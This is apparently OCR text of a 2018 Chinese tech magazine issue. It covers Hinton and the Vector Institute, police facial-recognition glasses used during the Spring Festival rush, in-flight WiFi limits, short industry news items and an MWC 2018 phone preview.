在过去的十年里，多伦多的人才不断流失，当地的创业公司被硅谷吞并，而多伦多大学的深度学习社区也面临危机。而 Hinton 的存在，显然能够吸引更多精英部队留下。因此，多伦多大学创建了一个价值数百万美元的实验室——矢量研究所，并由 Hinton 担任首席科学顾问。

随后，由于受到了与 Hinton 合作的承诺的吸引，许多人工智能领域的领军人物聚集到了这里。在加拿大科技公司北电和黑莓经历了痛苦的解体后，矢量研究所成为了下一个希望。而 Hinton 在矢量研究所发起的第一个项目，是将神经网络连接到多伦多医院提供的海量数据中。

Hinton 之所以选择这个项目，是因为他的两任妻子都罹患癌症。第一任妻子 Ros 患卵巢癌去世，第二任妻子 Jackie 也被诊断患有胰腺癌。Hinton 在医院度过了许多时光，他深刻地了解病人等待结果时收到模糊信息的挫败感。因此，Hinton 对深度学习改革医疗保健的潜力充满热情，希望可以通过这项技术把医疗结果等待时间缩短。

如今，Peter Munk 捐赠 1 亿美元给以他的名字命名的心脏护理中心，而矢量研究所也能从中获得部分资金用以继续研究。矢量研究所不再只是解决多伦多大学人才流失的方案，更是加拿大最新的人工智能研究机构。迄今为止，矢量研究所已经雇用了 20 名科学家，他们正在为解决世界上一些重大的问题而不懈努力。

人类是更精巧、更了不起的机器

作为一个克制的英国人，Hinton 通常会把传播 AI 知识的机会留给其他人。不过，如今人工智能领域的火热景象他也看在眼里。围绕人工智能的狂热不仅与金钱有关，还与人工智能融入日常生活的快速步伐有关。从翻盖手机到具有人脸识别功能的 iPhone X，中间不过 10 年。

“我担心人工智能可能会完全取代人类。”这是霍金最近说的话。无独有偶，许多业界的科学家也都曾发出过这样的警告，他们开始担心人工智能发展得太过迅速，甚至会超过人类的可控范围。而 Hinton 作为“神经网络之父”，他也深知人工智能高速发展会引起的道德争论。

事实上，Hinton 曾签署一份请愿书，要求联合国禁止使用致命的自主武器，也就是所谓的杀人机器人。同时，拒绝了加拿大通信安全局的董事职位，原因正是其担心人工智能可能存在的安全滥用问题。他认为，政府需要介入并制定相关法规，防止军方开发杀人机器人。

“AI 焦虑”是人工智能高速发展之后引起的一种新型焦虑，从 2001 年开始，流行文化中就充斥着这种忧虑。机器的进步被解读成了一种个人的孤独，一种损失。就好像，机器变得更人性化，人类就会变得不那么人性化了。对此，Hinton 却认为人类也是机器，只是以生物的方式生产而已。人类是更精巧、更了不起的机器。

Hinton 在 GO NORTH 大会上讲述胶囊神经网络

“我认为它会让生活变得更容易。人们谈论的潜在影响与技术本身无关，但与社会的组织形式有关。作为一名社会主义者，我认为当技术进步，生产力提高时，每个人都应该分享这些成果。”Hinton 乐观地说道。

如果要说 AI 对人类的“入侵”始于何地，那正是 Google 的食堂。在那里，无论是大多数科技公司标配的日间美容室，还是露台上一个小型的高尔夫球场和授粉蜂箱，都遍布机器人的身影。但 Hinton 不认为这叫做“入侵”，他认为计算机接管世界的末日场景，在很长一段时间内都不会发生。

与此同时，Hinton 还认为，如今 ATM 机等机器已经帮助人们减少了大量繁重的工作，提高了生产效率。在一个相对公平公正的政治制度下，能够提高生产力的技术肯定会受到公众的欢迎，因为这会帮助每个人的生活变得更好。技术本身不是问题，问题是社会制度能不能保障每个人都受益。

智能眼镜执法春运

毫秒级“法眼”人海中看穿逃犯

@王欣

智能手表不瘟不火、智能服饰未见普及，说起智能穿戴设备，不管是厂商还是消费者都有各种各样的构想，而作为智能穿戴设备的终极形态之一——智能眼镜，却始终难以走向消费市场。

Google Glass 之后，智能眼镜行业开始瞄准一些细分需求、面向专业市场或企业用户推出产品。今年春运的火车站里，我们就看到了这么一副面向警务安防的智能眼镜。

只需要“在人群中多看你一眼”

昆明市高铁南站，警员正佩戴智能警务眼镜执勤

对大多数人而言，春运是归家团聚、串门探亲和出门远游的好机会，而对春运安保工作人员来说春运则是一场考验：据交通运输部透露，仅春运前十七天（2月1日-17日），全国铁路、道路、水路、民航共累计发送旅客就达11.94亿人次，这给交通安保工作带来了不小的压力。

如果你春运期间刚好路过郑州、昆明等地，也许就会发现这些车站的进站口不时会出现几名戴着墨镜的民警在四处张望——这可不是警察同志们在“扮酷”，他们所佩戴的，是一款具备毫秒级人脸识别功能的警务眼镜。

这款警务眼镜由北京亮亮视野科技有限公司开发，采用分体式设计。借助其内置的高速多点物体视觉跟踪算法和定制深度学习引擎，佩戴这款眼镜执行巡逻任务的巡警可以轻松于人海之中锁定特定人员的面部数据。

这个数据经由他们手中的手持终端与公安部信息网络联网比对，就能立刻将该人员的姓名、住址、案底等等信息反馈到现场警员的手持设备上。

公安部现场工作人员表示，以往使用传统的审查手段执行上述程序必须从不同角度拍摄不同的脸部照片，比对效率远远不能满足春运这样巨量的人员流动需求。

而类似技术其实早在2017年8月的青岛啤酒节上就已经开始投入使用了。

当时，警方通过智能眼镜共抓拍并识别人脸图像约230万张，抓获25名逃犯、19名吸毒人员，此外还预警前科扒窃人员37名，当场抓获作案扒手5名，驱离扒窃前科人员32名；春运期间，警务眼镜也帮助郑州警方取得了不错的“战果”，目前，民警已经借助警务眼镜查获涉嫌拐卖人口、交通肇事逃逸等重大刑事案件的网上在逃人员7名、冒用他人证件乘车人员26名。

这双高效而精准的“法眼”背后，是公安部人像平台强大的数据支持。此前曝光的公安部“天网”已有1.7亿个摄像头部署到位，大多都配置了人脸识别和人证匹配功能。2017年年底，BBC记者曾慕名前来与贵阳警方合作，亲自测试“天网”的效率，测试结果发现，从上传自拍到云端到在车站被“抓获”，仅仅过去了7分钟。

但比起固定的摄像头，便携式人脸识别眼镜给公民隐私保护带来了更多考验。也正因如此，亮亮视野称目前并不会面向个人销售此款产品。

“法眼”之后，可能有这五大亮点

和我们平常所听说的智能眼镜不同，警务眼镜显然针对警务安防需求做了定制化开发。虽然目前我们很难从网络上获取到郑州警方所使用的这款警务眼镜的详细信息，但它的分体式设计不难让我们将它同亮亮视野此前推出过的GLXSS Pro联系起来。

和Google Glass等传统智能眼镜相比，GLXSS Pro主要有五大亮点设计，这些设计很有可能也被延续到了这款警务眼镜上，包括：

1. 偏振反射成像技术

由于警务人员的巡逻环境通常在户外，而一般的智能眼镜镜片在阳光下会受到强烈干扰，显示效果很难得到保证。

为解决这一难题，GLXSS Pro智能眼镜采用了一种名为偏振反射的成像技术，通过对特定方向的光线干扰进行过滤，能够确保警务人员在10万lux光照强度以上的环境中看清镜片上的显示内容；同时，眼镜端还采用了Sony高亮OLED+超轻近眼光学方案，能够提供高达6500ppi的显示效果，画质十分细腻。

2. 分体式设计

警务人员的工作时间较长，如何才能保证长时间佩戴的舒适性也是一款智能眼镜能否投入实际应用的关键所在。

而无论是此前亮亮视野给出的GLXSS Pro资料还是郑州火车站现场的警务眼镜，都采用了一种独特的分体式设计。比如GLXSS Pro的眼镜端重量仅为33.6g，与微软Hololens这类动辄五六百克重量的眼镜设备相比更为轻便，更适合长时间使用。

除此之外，亮亮视野在GLXSS Pro上就已经配备了5800mAh的可拆卸锂电池，从这个数据上我们推算警务眼镜的续航时间在8小时以上。

3. 工业级计算平台

分体式设计的眼镜端负责信息的输入和输出，配套的手持设备则搭载了用来应对数据计算和数据处理的工业级计算平台。

此前GLXSS Pro采用的是英特尔Atom X5四核工业级计算平台，运算能力强大的同时还具有非常高的可扩展性，在满足现有需求的同时，也为后续的软件开发和升级提供了强有力的保障，警务眼镜与国内著名的“天网”平台进行实时对接后就能轻松获取到目标人员的生物识别信息。

4. 高清摄像传感器

GLXSS Pro搭载了索尼1300万像素背照堆栈式CMOS图像传感器，能够满足3倍无损变焦、零延迟拍照等等拍摄需求，自然也能为突发事件现场提供高清拍摄和实时视频流回传服务。

软件方面，GLXSS Pro据称还搭载了拥有自主知识产权的高速多点物体视觉跟踪算法和定制深度学习引擎，能够无缝对接移动识别场景，帮助警员迅速进行人脸、车牌识别并透过数据库，调出相关人员的姓名、民族、住址、住过哪间酒店等等个人资料进行比对，提高巡查效率。

5. 内置加密卡槽

和固定摄像头相比，便携式智能眼镜往往会带来更多的隐私和信息安全问题，因此如何保证这样一款智能眼镜的数据安全性也是我们首要考虑的问题之一。

GLXSS Pro智能眼镜设置了与警务网络联通的专用卡槽，将具备唯一ID的警用加密卡插入方可接入警务网络并使用智能眼镜；设备后端还部署了采用加密信道传输技术的云服务系统。

相关链接 卷土重来，智能眼镜的“加减法”

作为第一款真正走进大众视野的智能眼镜，Google Glass自2012年在I/O大会上亮相的那一刻起就倍受瞩目。但由于内容生态跟不上公关宣传，Google Glass迟迟没有一个真正能够解决用户特定需求的杀手级应用来完全发挥出这款产品应有的潜力，2015年1月，Google Glass正式停摆。

但Google Glass的出现却让市场深受启发，随着供应链成熟和众多细分领域的出现，智能眼镜似乎有了复苏的迹象，除了警务安防领域，不少科技巨头近年都在智能眼镜上有了新的动作：

1. 加上定位：谷歌瞄准企业市场需求

在沉寂了足足两年之后，2017年7月，新款Google Glass EE（Enterprise Edition）卷土重来。不过正如其命名变化所暗示的一样，这一次的版本有了更加明确的目标用户群体——企业用户。

Google Glass EE在外观设计上开始采用可折叠的铰链设计，允许用户根据不同需求进行镜片拆卸和组装，这自然为不同的应用场景提供了可能性。从已经公布的相关报告来看，在生产环节中应用Google Glass EE的公司和员工对其作出的反馈都相当积极。据称，在Google Glass的帮助下，AGCO的生产时间降低了25%，DHL的供应链效率提高了15%；医疗行业中书面工作所耗费的时间也因此减少了20%，医生可以花更多的时间专注在诊疗上。

Google Glass EE能极大地提升装配车间工人的工作效率和安全性

迟迟未能在消费市场落地的Google Glass，未来也许能在企业用户这里得到可观的订单。

2. 减去噱头：英特尔“去存在感”的智能眼镜更加纯粹

除了内容生态和目标受众模糊，也有人认为第一代Google Glass折戟的原因在于设计本身，毕竟这样一款工具从诞生起就有诸多关于隐私问题的争议缠身。

因此，自然会有后来者想在Google Glass身上做减法。英特尔本月初推出的Vaunt就是这样一款眼镜——它没有摄像头、没有按钮、没有手势区域、没有LCD屏幕、没有扬声器、没有麦克风……去掉了我们能在智能眼镜上看到的所有与“科幻”和“未来”相关的东西后，Vaunt看上去就是一款实实在在的普通黑框眼镜。

那它能做什么？

从外媒的内部体验报告来看，Vaunt在定位上更接近于目前市面上的智能手表：在Vaunt眼镜的镜腿上有一个激光传感器，这个传感器能够将一种名为VCSEL的低功率激光投射到眼镜的右透镜上的全息反射器上，然后激光所包含的图像信息才会被反射回用户的眼球并在视网膜进行成像。

英特尔Vaunt走的是去繁就简的路线，外观与普通黑框眼镜无异

利用这个原理Vaunt可以为佩戴者提供简单的导航、通知或信息展示。佩戴者只需要将视线稍微向下移动就能看清投射内容，视线移出它就会自动消失。

过年坐飞机回家能用手机了
但机上WiFi为什么还不太好用?

@张钦思

春节假期,很多人终于能够在机上电子设备“禁令”放开之后大大方方地使用手机了。除了在万米高空拍一拍云海落日,使用机上WiFi 看剧、刷微博似乎也成为了现实。

但很多人却发现机上 WiFi 似乎还不怎么“灵光”,这究竟又是怎么一回事呢?

“机上禁令”放开一个月,但体验并不算好

东航于1月17日凌晨的航班上率先响应

2018年1月16日,民航局最新发布的《机上便携式电子设备(PED)使用评估指南》指出:“为了满足广大旅客需求,根据中国国情,经过技术测试、规章修订等一系列工作,认为开放机上PED使用的条件已基本成熟。”

这里的PED便携式电子设备,就包括笔记本电脑、平板电脑、电子书、手机、视频播放器和电子游戏机等等。指南一出,各大航空公司纷纷响应,宣布“机上可开机”。

在飞机上可以使用带有飞行模式的手机了,但和很多人畅想的“航班直播”、机上高清球赛或是低延迟手机网游等等体验不同,目前国内航班上的WiFi条件似乎并不太理想:


首先,目前国内航空公司开放机上WiFi的航班大多是长距离航线的宽体机型,一些短途航班的窄体机距离用上机上WiFi还有不少的时日。

其次,以东方航空为例,目前东方航空的宽体机上网名额也十分有限,根据东航官方网站的信息,乘客可在航班起飞前30天在东航官网或手机APP客户端上申请空中互联航班的体验资格,每个航班仅限100个申请名额,先到先得、额满即止,上网验证码将在成功申请后以短信形式发送至用户申请填写的手机上。

最后,目前大多数开通了机上WiFi的航班网络体验也并不理想,从用户反馈来看,通过条件较好的机上WiFi进行微信、QQ文字聊天或查看文字类新闻资讯的体验尚可,但到了浏览图片、加载动图或查看小视频环节,就只能忍受长时间的等待了,语音通话、看高清电影等需求现阶段几乎不可能实现。除此之外,部分航班提供的WiFi实质上还是“机上局域网”,浏览速度相对而言较快,但浏览平台和浏览内容受限。

事实上,即便是在一些早已放开机上手机禁令的国外航班上,机上WiFi的体验也非常一般,高质量的网络服务往往都需要额外收费。“手机禁令”解除了,但机上WiFi体验为什么远没有我们所预想的那么美好?

云端“冲浪”靠的是什么?



机上WiFi的卫星通信原理

相关资料显示,目前机上WiFi主要通过两种方式实现:

第一种比较传统的方式是通过与航线对应的地面基站相连,再将4G或3G网络转换成WiFi实现宽带服务。

这种连接的原理是沿着飞行航线在地面建发射站,信号直指天空,飞机沿着航线飞过时与地面发射站发生信号交互。通过这种技术联接的WiFi速度较慢,且容易发生信号不稳定甚至中断。

另一种较先进的方式是通过与Ka或Ku波段的通信卫星连接,再利用卫星与地面基站通讯实现互联网接入。这种通过卫星联接是比较新的技术,速度快,信号也比较稳定。

这两种不同通信技术所能够提供的网络性能差异巨大。我们不妨以大家感受最为直观的手机网络类比,直接使用地面基站的地对空(ATG)无线网络连接速率可比作2.75G,而使用通信卫星的Ku波段网络连接速率接近3G,高通量通信卫星的Ka波段则可看作是4G。

在卫星通信技术流派中,业内对于采用Ka频段还是Ku频段一直存在争议。中国电信相关技术人员头透露,其未来将采用高通量Ku技术;不过,业内亦有观点认为,Ka卫星凭借更高带宽能力、更广网络覆盖、更低带宽成本等优势,将逐步取代目前的Ku卫星为飞机提供网络服务。但不管怎样,无论是Ka波段还是Ku波段,卫星通信显然更胜一筹。

国内航空公司的飞机虽然大多也采用了卫星通信,但是目前中国民用航空飞机所连接的通信卫星并非是为大规模通信所设计的,因此卫星容量才是目前国内机上WiFi所面临的众多瓶颈之一。

海航旗下机上网络娱乐服务商喜乐航就表示,目前国内航班用到的通信卫星带宽总容量主要为几兆到几十兆,分配到每个乘客之后可能仅有几百K,势必会影响上网体验。

不过根据飞天联合(北京)系统技术有限公司的消息,机上WiFi的体验短期内或将有所改观:今年4月,我国首颗高通量通信卫星“中星16号”就将发射升空,该卫星采用的正是Ka频段。去年9月14日,民航局飞标司代表在“2017中国机上互联网高峰论坛”上就指出,“中星16号”作为我国第一颗国产Ka频段高通量卫星,能有效地为民航解决传统卫星的带宽瓶颈;而从未来Ka频段高通量卫星的发射计划来看,今后的机上WiFi资源供应问题也会逐步得到缓解。

258元买空中上网? 航空公司也有一笔账要算

东方航空官网上已经有了258元的(测试)定价说明

但仅有高通量卫星频段资源还不够。

另一方面,并非所有的国内航空公司目前都能使用手机飞行模式的连接机上WiFi。在上月举行的上海两会上,上海市政协委员、民航华东地区管理局党委副书记、局长蒋怀宇针对机上可使用WiFi一事接受采访时表示,部分机龄较老、生产时没有严格电磁兼容标准的飞机,还需要进行全面改装后才能兼容飞行模式,这需要各家航空公司自行评估。

蒋怀宇说,机上WiFi需要有高质量的技术装备,不仅要对原有的飞机进行改装,还需要做一些物理隔离处理。“多家航空公司在飞机升级上已投入了大量的资金,未来随着技术的不断更新,机上WiFi也会有进一步的升级。除了跑国际线路的宽体飞机可实现空中WiFi的设备改装外,航程较短的窄体飞机也有实现这一功能的改装可行性。”

那进行机上WiFi改装的成本需要多少?这一点上业内早有计算。联通航美网络有限公司副总经理周宏透露,一架飞机需要的配套互联网硬件产品大概需要40万美元,加上软件开发和安装成本,初步核算的改装费用大概是350万美元。

在春秋航空2015年非公开发行A股募资使用可行性分析报告中也有关于机上WiFi建设成本的预算细节,报告指出,春秋航空“拟投入建设机上WiFi系统改装子项目投资金额共计3亿元,其中,机舱卫星通讯系统改装投资共计2.4亿元”,而根据春秋航空2016年年报,按照计划,到2018年春秋航空共有40架自有飞机。据此计算,春秋航空每架飞机的机上WiFi系统改装费用为750万元。

在高额的改装成本下,机上WiFi是否收费这个问题的答案似乎也就显而易见了。中国东方航空集团公司总经理马须伦就表示,机上WiFi模式需要循序渐进,未来东方航空方面会加大研究投入。目前东航提供的空中上网服务是免费的,但并不排除未来有收费的可能。

换句话说,机上WiFi的商业模式最终将会决定其是否收费,而从目前国外航空公司的运营方式来看,机上WiFi一般采用两种商业模式:免费模式下对乘客免费并向第三方(广告主)收费;收费模式则指对特定增值服务(比如高清电影)收取流量套餐费用,常规服务采用免费流量模式。因此在频段、硬件设施改造完成的前提下,国内航空公司还要考虑究竟该把机上WiFi作为一项基础服务还是增值服务的问题。


厦门航空方面就表示,电子设备管理放宽仅仅是给了乘客打开手机的机会,并不会带来直接的收入增长点,未来厦门航空的机上WiFi还是需要通过空中WiFi的上网流量或者第三方广告来获取;在东方航空的官方网站上,也已经出现了“免费体验价值258元的空中互联(测试)服务”的说明。

综合看来,高通量卫星、飞机改造成本将成为短期内改善机上WiFi体验的首要阻碍,而机上WiFi的商业模式,最终将决定我们能否在飞机上免费使用高质量的WiFi网络。不得不说,解除手机禁令与国外相比本就晚了六到七年的国内航班,在云端“网络冲浪”这件事上还仅仅是开了个头。

责编:陈平 组版:陈学兵 责校:杨军
日期:2018.2.26 投稿邮箱:pcw-advice@vip.sina.com

资讯

中国半导体量子芯片研究获突破



近日，中国科学技术大学披露，该校郭光灿院士团队在半导体量子芯片研制方面再获新进展，创新性地制备了半导体六量子点芯片，在国际上首次实现了半导体体系中的三量子比特逻辑门操控，为未来研制集成化半导体量子芯片迈出坚实一步。国际应用物理学权威期刊《物理评论应用》日前发表了该成果。

开发与现代半导体工艺兼容的半导体全电控量子芯片，是当前量子计算机研制的重要方向之一。郭光灿团队中的郭国平教授研究组长期致力于半导体量子芯片研发，近年来曾先后实现半导体单电荷量子比特普适逻辑门、两电荷量子比特控制非逻辑门等成果。《物理评论应用》审稿人认为，这项工作是半导体量子点量子计算方向的一个重要进展，详细、清楚地展示了高水平的实验技术，将引起学界对该领域极高的研究热情。

苹果被评为最具创新力公司

前不久，据AppleInsider报道，美国最具影响力的商业杂志之一《Fast Company》在350家公司中将苹果列为最具创新力企业。《Fast Company》表示，苹果的创新体现在软硬件结合上，其优秀的硬件和软件策略打造了优异的体验。和对手相比，苹果自己研发芯片，开发者针对iOS应用进行专门优化。而且苹果在2017年表现抢眼，AirPods无线耳机、Apple Watch Series 3智能手表销量创新高，iPhone X这款智能手机也极具创新力。另外，《Fast Company》认为，CareKit、Apple Music和人工智能也是苹果创新力的重要体现。

QQ红包春节共收发44.5亿个

过年哪里年味最浓?手机里!满屏都是换了“新年装”的APP图标，到处都是新年祝福，当然其中最热闹的还是“新年红包”。2018年，QQ个人红包除了传统的红包玩法外，还推出了短视频红包、视频电话红包、语音口令红包、联名限量款红包等4种新玩法。

据腾讯QQ公布的QQ个人红包春节大数据显示，自除夕至初五全天，QQ上共收发红包44.5亿个。其中“00后”最爱发QQ个人红包，用户占比达39%。而山东省用户占比9.2%，成为发出QQ个人红包最多的省份。在短视频红包数据中，爱尝鲜的“95后”占比达到44.2%成为主力，玩起QQ短视频红包也特别溜。

事件

B站向快视频发律师函:停止侵权并赔礼道歉

前不久，针对360旗下快视频被爆盗取视频一事，B站官方表示:我们会坚决帮助UP主维权，我们会持续行动，同时发布了律师函。B站表示，自2018年2月18日起，B站不断收到B站UP主反馈，投诉其授权B站发布的视频(以及相关UP主的昵称、头像及用户评论等)，在B站UP主不知情也未同意的情况下，被擅自发布在快视频网络平台上，这是一起性质极为恶劣、规模巨大、情节极为严重的网络侵权事件，严重损害了B站用户及B站的合法权益。


点评:最近360烦心事有点多，有时祸不单行说得还真准，2018年才开始啊!

440亿美元,高通宣布将收购恩智浦

高通寻求收购恩智浦已一年有余。据Phone Arena报道，最近高通宣布与恩智浦半导体公司达成协议，将收购报价提至每股127.50美元。调整后，该收购交易的总金额将从之前的约380亿美元提高到约440亿美元。高通表示，持有恩智浦28%股份的股东都已经同意按上调后的报价提供其所持股票。

点评:高通提高收购恩智浦半导体的报价与博通打算收购高通有关，业内人士表示，高通避免被博通收购的最佳方案是尽早完成收购恩智浦半导体。

春节期间微信小游戏火了



春节后不久，微信官方公布了小游戏的最新数据:春节期间，微信小游戏同时在线人数最高达到了2800万人/小时，最火的小游戏当数跳一跳。这个游戏的玩法非常简单，手指长按屏幕“i”形小人，不断在各种方形道具上跳跃而获得分数，直到最终摔下去，然后在排行榜上和好友PK。这种不需要下载、即点即玩的小游戏，让人们随时随地开跳，并且自带“社交属性”，用户可以和微信好友之间互相PK排名。这类轻度手游的一个特点是产品简单好玩易操作，又不失乐趣是它们的共同特征。

点评:有时越简单的东西越容易流行，这种具有“易上手+社交”属性的游戏能火起来，关键还是背靠微信这棵大树。

新品

索尼Xperia XZ2曝光

索尼在世界移动通信大会(MWC)上发布新机，覆盖高端和中端两档。继三款搭载骁龙660的索尼中端新机曝光之后，Phone Arena曝光了定位高端的索尼新旗舰手机。据Phone Arena透露，索尼下一代旗舰手机名为Xperia XZ2，它采用了5.7英寸全面屏，纵横比例为18:9，配备第5代康宁大猩猩玻璃，搭载高通骁龙845处理器，内置4GB内存+64GB存储。

苹果发布iOS 11.3最新公测版

作为iOS 11中最重要的一个版本更新，iOS 11.3受到了用户的广泛关注，特别是老iPhone机主们，毕竟可以满血复活这诱惑还是很大的。现在苹果放出了iOS 11.3的第三个公测版，提供了让iPhone 6、6S、7、SE机型手动关闭降频功能的按钮，想要启用它也非常简单，进入设置中的电池选项，直接打开即可，当然开启该功能后，重新和意外关机的几率就会大大提高。

主打高端市场的魅蓝E3现身

最近一款型号为M851Q的魅蓝新机现身工信部，根据此前曝光的消息，这款新机应该就是魅蓝即将发布的E3了。据工信部给出的信息显示，魅蓝E3采用了5.99英寸2160×1080显示屏，搭载八核处理器，CPU主频为1.8GHz，配备4/6GB内存+32/64/128GB存储器，前置800万像素摄像头，后置1200万+2000万像素摄像头，电池容量为3300mAh。

罗技发布新一代无线鼠标

最近罗技通过其官方博客宣布了新一代无线鼠标——2018 Art Collection M235C。在这款鼠标身上，你能看到过去罗技鼠标最畅销的图案设计，该鼠标拥有7种配色，无论是“黑色禁忌”、“天然珠宝”，还是“紫色和平”，你都可以从中选择代表自己风格的一款。这款无线鼠标相当小巧便携，支持Windows、MacOS、Chrome OS、Linux全平台。迷你USB接收器可以轻松收纳，支持33英尺(10米)的使用距离。

关于MWC 2018,我们准备了一份抢先指南

扫码关注机智猫
获取更多优质内容

MWC 作为科技圈,特别是手机圈的 2018 年开年大戏,再次让全世界的目光都聚焦在了巴塞罗那。去年的全面屏大战肯定会继续进行,而今年,一直在提却又迟迟未见的 5G 技术也会真正到来,AI、区块链等技术也会和我们有更亲密的接触。落到实处,到底有哪些值得期待的地方呢?


换手机? 建议再等等

MWC 全称 Mobile World Congress,也就是世界移动通信大会,早期的世界移动通信大会还叫做 3GSM 大会(那时候手机产品线分为 3G 手机和 GSM 手机),直到 2008 年以前,都是诺基亚、摩托罗拉等老牌厂商的舞台。

改名后的首届 MWC 开办于 2008 年,会场也固定在了巴塞罗那。苹果的 iPhone 以及 HTC 等厂商的 Android 手机逐渐成为主角,随后,随着参展厂商的增加,形成百家争鸣的盛况。

而苹果在 MWC 上并不是一帆风顺的,从 2007 年开始,MWC 就变成了"狙击 iPhone"的舞台,在首款 iPhone 诞生 4 年后(2011 年),iPhone 4 终于拿下了 MWC 最佳手机奖。随后几年,最佳手机奖被苹果、三星、LG 以及 HTC 瓜分。

不过,近几年国产手机突然发力,OPPO、华为等厂商都参展并在会上发布了自家的新产品、新技术,特别是一些"黑科技",像是 OPPO 的 VOOC 超级闪充、华为的徕卡认证摄像头等技术,让全世界都看到了中国造的力量。


OPPO 的 5 倍无损变焦技术在去年的 MWC 上让全世界看到中国造的力量

剧透开始,Show Time!

对消费者来说,谈技术也许并没有什么吸引力,真正接触到的还是产品本身。我们熟悉的三星 Galaxy 系列、LG G 系列也都会在这个舞台上首次正式和大家见面,但今年,HTC 和华为等厂商都选择召开独立发布会公布自己的新旗舰,那么,在本次 MWC 上,到底会有哪些值得期待的新品会和我们见面呢?让我们一起来看看。

三星 Galaxy S9/S9+
看点:首发骁龙 845、拍照
预计售价:6000 元起

首先不得不提到的是三星的 Galaxy 系列新机,作为 Android 阵营的"带头大哥",三星 Galaxy S 系列手机是 iPhone 最有力的对手。先说颜值,在 S8 上,三星就已经使用了全视全面屏设计,从目前的消息来看,S9 的下巴更紧致了,边框也会更窄,进一步提升屏占比,背部则是竖排双摄以及指纹识别模块。

至于配置,S 系列作为旗舰机,自然是最豪华的配置,将在韩国市场使用自家的 Exynos 9810 芯片,而国行版将会搭载骁龙 845 处理器。功能上来看,除了三星必备的虹膜识别以及 Bixby 语音助手等,三星曾透露 Galaxy S9 系列将会"更注重用户的便利性体验",发布会海报也亮出了"The Camera Reimagined(重新定义相机)"的句子,拍摄效果以及功能都非常值得期待。

至于售价,预计比 S8 系列(发布价 5688 元)有少量上浮,起售价应该在 6000 元左右。

索尼 Xperia XZ2 Pro
看点:索尼首款全面屏手机、IMX400 传感器
预计售价:5500 元

索尼新机的命名就是一大悬念,Xperia XZ1 Pro、XZ2 Pro 以及 XZ Pro 等都是备选项,根据此前爱尔兰运营商 Three Irealand 曾透露的"索尼 Xperia XZ2"来看,新旗舰很有可能命名为 Xperia XZ2 Pro,在本届 MWC 上亮相。

既然是旗舰,骁龙 845 自然是板上钉钉的事,值得期待的就是正面设计和屏幕规格,去年 MWC 上亮相的 Xperia XZ Premium 就以 4K HDR 屏惊艳全场,今年种种消息都表明索尼会沿用 4K 屏,尺寸应该是 5.7 英寸,并且根据此前曝光的 HTML 基准测试截图,18:9 全面屏设计也几乎可以确定了。

另外,索尼自家的 IMX400 传感器同样是一大卖点,1200 万像素双摄加持,拍摄能力也会得到提升。而该系列一贯的三防设计也会得到保留,很有可能采用 USB Type-C 插口并且取消 3.5mm 耳机接口。

小米 MIX 2s
看点:骁龙 845、AI 拍照技术
预计售价:4000 元

小米已经确定会在本次 MWC 上亮相,不过发布的机型并没有公开,目前传言的有小米 6X 和小米 MIX 2s。作为自家最重要的产品,小米 7 肯定会采用骁龙 845 处理器,并且极有可能成为首批能在市场上买到的骁龙 845 手机之一,不过,它更有可能是在国内开一场独立的发布会,而小米 6X 更有可能搭载自家研发的澎湃 S2 处理器,抢占中端市场。那么,为了抢骁龙 845 的首发,小米 MIX 2s 就更有可能出现在本次 MWC 上了。

从此前曝光的消息来看,小米 MIX 2s 已经几乎做到了"正面全是屏幕",几乎看不到下巴和额头,但并没有采用屏下指纹识别技术,指纹识别模块依然在背部。沿用陶瓷机身 + 金属中框的设计(也会有全陶瓷版),外观设计会很惊艳。

诺基亚 8 Sirocco
看点:四摄像头
预计售价:5000 元

重组后的诺基亚(HMD)近年来推出的产品总是被贴上"情怀"的标签,产品本身似乎已经没有太高的关注度了。而在今年的 MWC 上,诺基亚推出的新机则被命名为诺基亚 8 Sirocco,誓要将情怀进行到底。

此前就有一款名为诺基亚 8800 Sirocco 的高端手机,蓝宝石玻璃 + 皮套的设计注定了它的贵族身份。而诺基亚 8 Sirocco 预计会搭载骁龙 835,配备 6+128GB 内存,并且采用前置双 500 万像素和后置 1200 万 +1300 万像素的四摄像头组合(蔡司认证),虽然采用了很窄的边框,但仍然是 16:9 的屏幕,未配备 18:9 的全面屏设计。

而这款手机并未配备蓝宝石玻璃等奢华配件,但根据以往诺基亚(HMD)的定价规律来看,肯定也不会便宜,预计价格不会低于 5000 元。

LG V30s
看点:AI 功能,更大的内存
预计售价:6000 元

虽然 LG 绝缘于国内的智能手机市场,不过它在国际市场表现还算不错,在本次的 MWC 上,LG 自然也会拿出自己的作品。不过,LG 高层并不满意新旗舰 LG G7 的设计,只能"回炉重造",本次 MWC 上将会推出 LG V30 的升级版(暂命名 V30s),外观不会有什么变化,但会升级为"AI 加强版"。

大部分功能都是围绕"LG Lens(LG 镜头)"展开的,比如智能识别、增强现实、智能翻译等,另外,也会通过全新的 AI 算法加强拍摄效果,以及增加更多拍摄功能。这一系列看似"软升级",很有可能是加入了独立的 AI 芯片而实现的。

